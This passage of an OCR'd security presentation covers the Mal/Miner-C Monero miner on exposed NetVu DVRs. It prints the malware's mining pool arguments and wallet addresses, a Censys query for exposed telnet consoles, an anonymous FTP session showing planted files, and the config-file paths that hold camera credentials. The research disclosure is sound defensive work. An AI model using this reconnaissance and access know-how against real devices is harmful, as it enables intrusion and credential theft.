pool8="-o stratum+tcp://mine.moneropool.com:3333 -u 42sZmFqcpPyXH24VeFrJwpMeC2HLZw8ppjQ8SoWqsiidKhnBe8x3PxDA5mgETzD7dy9GXQ8qYw4BYH1yi4bJRrLcG9PJHuG -p x"
pool9="-o stratum+tcp://mine.moneropool.com:3333 -u 49ShrvNYkDm5ntXnvqwFxqasbnhGiGVyoBgv3zE7sRjAVfE2X4ebdqzN4dNDzE6zeTN83VZAnwu54eryaB1Y5uc84q8u9h9 -p x"
pool10="-o stratum+tcp://mine.moneropool.com:3333 -u 43rZr2dDZTKS1MtfWqYeAwWijfNME2u6Z6Peh3DZmBie9BkZiXtiMvRWxrAucA5PsQBs17MmuzidoFWwofhkWzEBUGkKVBe -p x"
pool11="-o stratum+tcp://mine.moneropool.com:3333 -u 44puJ9e27jyKc1et48J7SZLQ4pDcos96c6u84vcwHgCCce1TYqXxzpyR3gY793D9mKGEY7WjtC6TKA7eDbtvfrgGHoDNBGx -p x"
pool12="-o stratum+tcp://mine.moneropool.com:3333 -u 48mQG3H7HqR6mewfdjfujP2N7zTfEtqnzQqVXXm3DvkJTeQoGiTxebwV1zgMGqAFp3RRJv5aAPJHsSkbuxzuzExJJSkjbzX -p x"
pool13="-o stratum+tcp://mine.moneropool.com:3333 -u 487wfqThmwob8YMUrurbYBYx88km8AE9VU21bzTFNhaB2w96FcvwwxBJrFo5WABAbNPA5CY7tAmoz2j3yjtfRVtWRgkjVXh -p x"
pool14="-o stratum+tcp://mine.moneropool.com:3333 -u 48XnfySCkezbwF6HBdxfNeSnqUexvmmCNA6yKNHncDjpgvGYsYMD1WzVztFF9KeeJn4baHXC3dg2Y2g1ZxnxMHa6FNkoLVd -p x"
```

Mal/Miner-C (Moneropool)




The network of the infected machines has an accumulated power to calculate	**431 KH/s**
Each day can produce	**654 EUR**
Each month can produce	**3240 EUR**

MY FAVORITES ☺

SOPHOS

NetVu – Dedicated Micro

NetVu – Dedicated Micro



NetVu – Dedicated Micro


```
SELECT
  ip, p23.telnet.banner.banner
FROM
  ipv4.20160508
WHERE
  p23.telnet.banner.banner like 'Welcome to the % command line%'
  AND p23.telnet.banner.banner like '%>'
GROUP BY ip, p23.telnet.banner.banner
```

948

Timestamp: 2016-05-09 13:17 **Results:** 948 **Page:** 1/1 **Processed:** 3.05 GB **Execution Time:** 7.28s **Cached:** False

Validate Execute

Query Results

Row	ip	p23_telnet_banner_banner
1	107 [redacted] 96.138	Welcome to the SD command line processor SD 16>
2	104 [redacted] 29	Welcome to the EcoSense command line processor EcoSense>
3	92.2 [redacted] 2.183	Welcome to the EcoSense command line processor EcoSense>
4	69.6 [redacted] 118	Welcome to the EcoSense command line processor EcoSense>
5	75.1 [redacted] 5	Welcome to the EcoSense command line processor EcoSense>
6	62.1 [redacted] 5.150	Welcome to the SD Advanced command line processor SD Advanced8>

NetVu – Dedicated Micro


```
Welcome to the SD Advanced command line processor
SD Advanced16> ?

?                              : Show this help page
CD PATH or CD to display PWD   : Change directory
COPY PATH PATH                 : Copy a file
DEL PATH                       : Delete a file
DELTREE PATH                   : Delete a subdirectory tree
DIFF PATH PATH                 : Compare two files
DIR PATH                       : Show contents of a directory
FDISK                          : Format a disk
DEVLIST                        : List file sytem devices
MOUNT DEVNAME DIRNAME FSTYPE   : Mount device media
UMOUNT DIRNAME                 : Unmount device media
FSPACE PATH                    : Calculates free space on the specified drive
GETATTR FILE                   : Show file attributes
LIST PATH                      : List the contents of a file
MKDIR PATH                     : Make a subdirectory
MKTREE PATH                    : Make a subdirectory tree
RENAME PATH NEWNAME            : Rename a file
RMDIR PATH                     : Delete a subdirectory
SETATTR PATH R|H|S|-R|-H|-S    : Set file attributes
UNZIP ZIPFILE TOPATH           : Unzip a file to a destination path
                               : Print the Info-ZIP licesne
REGCHECK REGFILE               : Check all files present from registry
DUMPDISK drive start nblocks   : Hex dump blocks from a disk drive
WRITE_SVARS                    : Write out system variables
DEV_QUIRKS devname             : Test quirks of a device
SYNC                           : Flush all file system changes to drives
DISK_TEST devtype              : Start or stop write/readback testing for disk drives
TESTCD size                    : Write test CD of size MB
DISK_QOS drivename             : Get disk drive quality-of-service info
FILESYS_DEBUG                  : Get debugging info about file systems
SD Advanced16>
```

Default setting:
we welcome anyone! ☺

NetVu – Dedicated Micro


```
# ftp 109.xxx.xxx.109
Connected to 109.xxx.xxx.109.
220  ADH FTP SERVER READY TYPE HELP FOR HELP
Name (109.xxx.xxx.109:root): anonymous
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is ADH.

ftp> dir
227 Entering Passive Mode (109,170,216,109,17,218)
150 File status okay; about to open data connection.
d---------   1 root     root                0 Nov 22   2010 SYS_DATA
d---------   1 root     root                0 Feb 03   2013 130203144310p
d---------   1 root     root                0 Jul 30   2013 130731004303p
----------   1 root     root               17 Mar 25   2014 w0000000t.txt
----------   1 root     root               49 Mar 25   2014 w0000000t.php
----------   1 root     root               20 Jul 02   2014 infi.php
----------   1 root     root                0 Aug 05   2014 Melody.txt
----------   1 root     root             1068 Apr 18   2016 info.zip
----------   1 root     root              114 Apr 18   2016 .htaccess
----------   1 root     root          3705426 Apr 18   2016 IMG001.exe

d---------   1 root     root                0 Aug 02   2010 etc
d---------   1 root     root                0 Aug 02   2010 gui
```

Backdoors

Mal/Miner-C

Web Interface

NetVu – Dedicated Micro



```
<object classid="clsid:CAFEEFAC-0016-0000-FFFF-ABCDEFFEDCBA"\n';
        width="320" height="240"\n';
    id="video_applet" codebase="/">\n';
    <param name="code" value="uk.org.netvu.ComboViewerApplet" />\n';
    <param name="archive" value="/gui/viewer/viewer-applet-1.8.0-SNAPSHOT-windows.jar" />\n';
     <param name="host" value="' + location.host + '" />\n';
     <param name="codebase_lookup" value="false" />\n';
     <param name="MAYSCRIPT" value="true" />\n';
</object>\n';
```

You can change the firmware by anonymous FTP anytime

/MDD0/etc/ip_cams.ini — all (!) camera address, user, pass

/MDD0/etc/WEBUSER.ini — Web-interface configs

NetVu – Dedicated Micro



Time	Reachable	Matched	Passed	[%]
0:01:08	4255	4255	931	21.88
0:01:16	5158	5158	1063	20.61
0:01:04	3718	3718	741	19.93

19 – 21 % read / write access


And more then 90% infected


(Mal/Miner-C)

xxxx.com



CELLULAR
POWER STATUS LINK ACT
SIGNAL STRENGTH
SECONDARY ANTENNA
PRIMARY ANTENNA
ETHERNET
LINK ACT
USB
SENSOR
IO/CI SERIAL


20
11
1
10
PRO
FCC ID:OUR-XBEEPRO





xxxx.com – nightshift



xxxx.com

Configuration

Devices

Gateway Device Details


PAN ID: 0xb431 - 0x0000000010001991
Channel: 0x17 (2465 MHz)
Gateway Address:
Gateway Firmware: 0x21b1

Network View of Devices

Select a device to configure:


Node ID ▲	Network Address	Extended Address	Node Type	Product Type
	[81f8]!	00 :ba!	end device	
		00 :82!	router	
FR_ _991	[0000]!	00 :21!	coordinator	X4 Gateway
FR_ _SH1	[76f3]!	00 :70!	router	Unspecified
FR_ _SH2	[618d]!	00 :fa!	router	Unspecified
FR_ _SH3	[913b]!	00 :6a!	router	Unspecified
FR_ _001	[36fe]!	00 :bc!	router	Unspecified
FR_ _002	[d14e]!	00 :79!	router	Unspecified
FR_ _003	[45ba]!	00 :9e!	router	Unspecified
FR_ _004	[9b62]!	00 :6d!	router	Unspecified
FR_ _005	[ce00]!	00 :d8!	router	Unspecified
FR_ _006	[26a5]!	00 :70!	router	Unspecified

xxxx.com




if only know where it is ☺

xxxx.com




Luxembourg
Mannheim
Guernsey
Jersey
Paris
Karlsruhe
Brest
Strasbourg
Rennes
Tours
Nantes
Zürich
Switzerland
France
La Rochelle
Geneva
Limoges
Clermont-Ferrand
Lyon
Grenoble
Turin
Bay of Biscay
Bordeaux
Nimes
Toulouse
Monaco
Santander


Palace d' Asie
N151
N151
N151
Chemin du Subdray
Chemin du Subdray

